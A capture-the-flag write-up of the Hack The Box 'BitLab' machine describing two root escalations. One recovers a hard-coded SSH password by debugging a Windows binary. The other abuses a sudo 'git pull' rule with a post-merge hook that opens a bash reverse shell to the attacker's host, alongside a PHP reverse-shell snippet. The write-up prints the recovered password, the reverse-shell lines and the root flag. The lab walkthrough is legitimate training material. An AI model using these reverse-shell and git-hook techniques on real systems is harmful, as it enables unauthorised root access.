
```
COMMANDO 09/11/2020 17:39:03
PS C:\Users\driggzzzz > cd .\Desktop\HTB\BitLab\
COMMANDO 09/11/2020 17:39:16
PS C:\Users\driggzzzz\Desktop\HTB\BitLab > iwr -Uri 'http://192.1[redacted]:8000/RemoteConnection.exe' -OutFile 'RemoteConnection.exe'
COMMANDO 09/11/2020 17:40:24
PS C:\Users\driggzzzz\Desktop\HTB\BitLab > _
```

I opened the file in x32dbg, searching for strings in the file returned a few interesting results, notably a reference to putty.exe and access denied.




```
Address  Disassembly                                          String
007111D0 push remoteconnection.71324C                         "string too long"
007114B1 push remoteconnection.71324C                         "string too long"
00711565 mov eax,remoteconnection.713188                      "XRIBG0UCDh0HJRcIBh8EEk8aBwdQTAIERVIwFEQ4SDghJUsHJTw1TytWFkwPVgQ:
007115A4 mov eax,remoteconnection.7131D0                      "parse"
00711640 cmp dword ptr ss:[ebp-68],remoteconnection.7131D8    L"clave"
0071164F push remoteconnection.7131E8                         L"C:\\Program Files\\PuTTY\\putty.exe"
00711654 push remoteconnection.71322C                         L"open"
00711721 push remoteconnection.71325C                         "invalid string position"
00711759 push remoteconnection.71324C                         "string too long"
00711947 push remoteconnection.71324C                         "string too long"
007119CA push remoteconnection.71325C                         "invalid string position"
00711D39 mov eax,remoteconnection.713238                      "Access Denied !!\n"
007121AA cmp dword ptr ds:[eax+710074],E                      ".\r\r\n$"
007121B5 cmp dword ptr ds:[eax+7100E8],ecx                    "PE"
00712917 mov eax,remoteconnection.713140                      "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+,
```

I set some break points on some possibly interesting memory addresses (see the addresses highlighted red)




```
00711640    817D 98 D831710  cmp dword ptr ss:[ebp-68],remoteconnect  7131D8:L"clave"
00711647  ˅ 75 19            jne remoteconnection.711662
00711649    6A 0A            push A
0071164B    33DB             xor ebx,ebx
0071164D    53               push ebx
0071164E    50               push eax
0071164F    68 E8317100      push remoteconnection.7131E8             7131E8:L"C:\\Program Files\\PuTTY\\putty.exe"
00711654    68 2C327100      push remoteconnection.71322C             71322C:L"open"
00711659    53               push ebx
0071165A    FF15 08317100    call dword ptr ds:[<&ShellExecuteW>]
00711660  ˅ EB 10            jmp remoteconnection.711672
00711662    A1 6C307100      mov eax,dword ptr ds:[<&?cout@std@@3V?$
00711667    50               push eax
00711668    E8 B3050000      call remoteconnection.711C20
0071166D    83C4 04          add esp,4
00711670    33DB             xor ebx,ebx
00711672    837D E8 10       cmp dword ptr ss:[ebp-18],10
00711676    8B3D D0307100    mov edi,dword ptr ds:[<&??3@YAXPAX@Z>]   edi:"LdrpInitializeProcess"
0071167C  ˅ 72 09            jb remoteconnection.711687
0071167E    8B4D D4          mov ecx,dword ptr ss:[ebp-2C]
00711681    51               push ecx
00711682    FFD7             call edi
00711684    83C4 04          add esp,4
00711687    837D B0 10       cmp dword ptr ss:[ebp-50],10
0071168B    BE 0F000000      mov esi,F                                esi:"minkernel\\ntdll\\ldrinit.c"
00711690    8975 E8          mov dword ptr ss:[ebp-18],esi
00711693    895D E4          mov dword ptr ss:[ebp-1C],ebx
00711696    885D D4          mov byte ptr ss:[ebp-2C],bl
00711699  ˅ 72 09            jb remoteconnection.7116A4
0071169B    8B55 9C          mov edx,dword ptr ss:[ebp-64]
0071169E    52               push edx
```

Running the program stops at these breakpoints, eventually revealing an attempt to connect to root@gitlab.htb via SSH with the password as an argument.



```
010FFA28 00000000
010FFA2C 02F93EA0 "XRIBGOUCDhOHJRcIBh8EEk8aBwdQTAIERVIwFEQ4SDghJUsHJTw1TytWFkwPVgQ2RztS"
010FFA30 010FFA44
010FFA34 FFFFFFFF
010FFA38 010FFA1C
010FFA3C 00000044
010FFA40 0000004F
010FFA44 007123B9 remoteconnection.007123B9
010FFA48 02F93F08 "-ssh root@gitlab.htb -pw \"Qf7]8YSV.wDNF*[7d?j&eD4^\""
010FFA4C FFFFFFFE
010FFA50 00711F2B return to remoteconnection.00711F2B from remoteconnection.007123A5
010FFA54 00711F42 return to remoteconnection.00711F42 from remoteconnection.00711E94
010FFA58 00000033
```


It is then possible to use the discovered password to authenticate as root via SSH.



```
driggzzzz@kali:~/Desktop/HTB/BitLab$ cat rootpasswd.txt
Qf7]8YSV.wDNF*[7d?j&eD4^
driggzzzz@kali:~/Desktop/HTB/BitLab$ ssh root@bitlab.htb
root@bitlab.htb's password:
Last login: Fri Sep 13 14:11:14 2019
root@bitlab:~# whoami; hostname; id; cat root.txt
root
bitlab
uid=0(root) gid=0(root) groups=0(root)
8d4cc131757957cb68d9a0cddccd587c
root@bitlab:~#
```

Privilege Escalation – Root: Method #2 - GitHooks

An alternative path to root is presented by running *sudo -l* as www-data, this user can run *git pull* as root.




```
www-data@bitlab:/$ sudo -l
Matching Defaults entries for www-data on bitlab:
    env_reset, exempt_group=sudo, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bitlab:
    (root) NOPASSWD: /usr/bin/git pull
```

Searching google for “git pull code execution” lead me to the following pages:

https://stackoverflow.com/questions/5623208/how-to-execute-a-command-right-after-a-fetch-or-pull-command-in-git


https://git-scm.com/docs/githooks#_post_merge

The project directories and files within them are owned by root.




```
www-data@bitlab:/var/www/html/profile$ ls -la
total 124
drwxr-xr-x 3 root root  4096 Nov  9 17:34 .
drwxr-xr-x 5 root root  4096 Jul 30  2019 ..
drwxr-xr-x 8 root root  4096 Nov  9 17:34 .git
-rw-r--r-- 1 root root    42 Feb 26  2019 .htaccess
-rw-r--r-- 1 root root   110 Jan  4  2019 README.md
-rw-r--r-- 1 root root 93029 Jan  5  2019 developer.jpg
-rw-r--r-- 1 root root  3461 Nov  9 17:34 driggzzzz.php
-rw-r--r-- 1 root root  4184 Jan  4  2019 index.php
```

In order to get around this I copied the /var/www/html/profile directory to /dev/shm, doing this doesn't preserve the ownership of the orginals, giving me write access.




```
www-data@bitlab:/dev/shm$ cp -r /var/www/html/profile .
www-data@bitlab:/dev/shm$ cd profile
www-data@bitlab:/dev/shm/profile$ ls -la
total 112
drwxr-xr-x 3 www-data www-data   160 Nov  9 17:55 .
drwxrwxrwt 3 root     root        60 Nov  9 17:55 ..
drwxr-xr-x 8 www-data www-data   300 Nov  9 17:55 .git
-rw-r--r-- 1 www-data www-data    42 Nov  9 17:55 .htaccess
-rw-r--r-- 1 www-data www-data   110 Nov  9 17:55 README.md
-rw-r--r-- 1 www-data www-data 93029 Nov  9 17:55 developer.jpg
-rw-r--r-- 1 www-data www-data  3461 Nov  9 17:55 driggzzzz.php
-rw-r--r-- 1 www-data www-data  4184 Nov  9 17:55 index.php
```

I created a file called post-merge under .git/hooks containing a bash script to generate a reverse shell and gave it executable permissions.



```
www-data@bitlab:/dev/shm/profile/.git/hooks$ echo '#!/bin/bash' > post-merge
www-data@bitlab:/dev/shm/profile/.git/hooks$ echo 'bash -i >& /dev/tcp/10.10.14.7/9002 0>&1' >> post-merge
www-data@bitlab:/dev/shm/profile/.git/hooks$ chmod +x post-merge
www-data@bitlab:/dev/shm/profile/.git/hooks$ cat post-merge
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.7/9002 0>&1
```


I then edited a file in the repository and merged it.



Edit file

driggzzzz.php

```php
<?php

//edited - ready to merge and execute hook...
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.7';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```




Update driggzzzz.php

Request to merge patch-3 into master


You can merge this merge request manually using the command line

Running the git pull command using sudo is successful and synchronizes the git repo with the local directory stored in /dev/shm.



```
www-data@bitlab:/dev/shm/profile/.git/hooks$ cd ../../
www-data@bitlab:/dev/shm/profile$ sudo /usr/bin/git pull
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (4/4), done.
Unpacking objects: 100% (4/4), done.
remote: Total 4 (delta 3), reused 0 (delta 0)
From ssh://localhost:3022/root/profile
   b2ef5a6..31e9ba7  master     -> origin/master
 * [new branch]      patch-3    -> origin/patch-3
Updating b2ef5a6..31e9ba7
Fast-forward
 driggzzzz.php | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)
```

As this merge happens the post-merge hook I created triggers and grants me a reverse shell as the root account.



```
driggzzzz@kali:~$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.114] 33528
root@bitlab:/dev/shm/profile# whoami; hostname; id; cat /root/root.txt
whoami; hostname; id; cat /root/root.txt
root
bitlab
uid=0(root) gid=0(root) groups=0(root)
8d4cc131757957cb68d9a0cddccd587c
root@bitlab:/dev/shm/profile#
```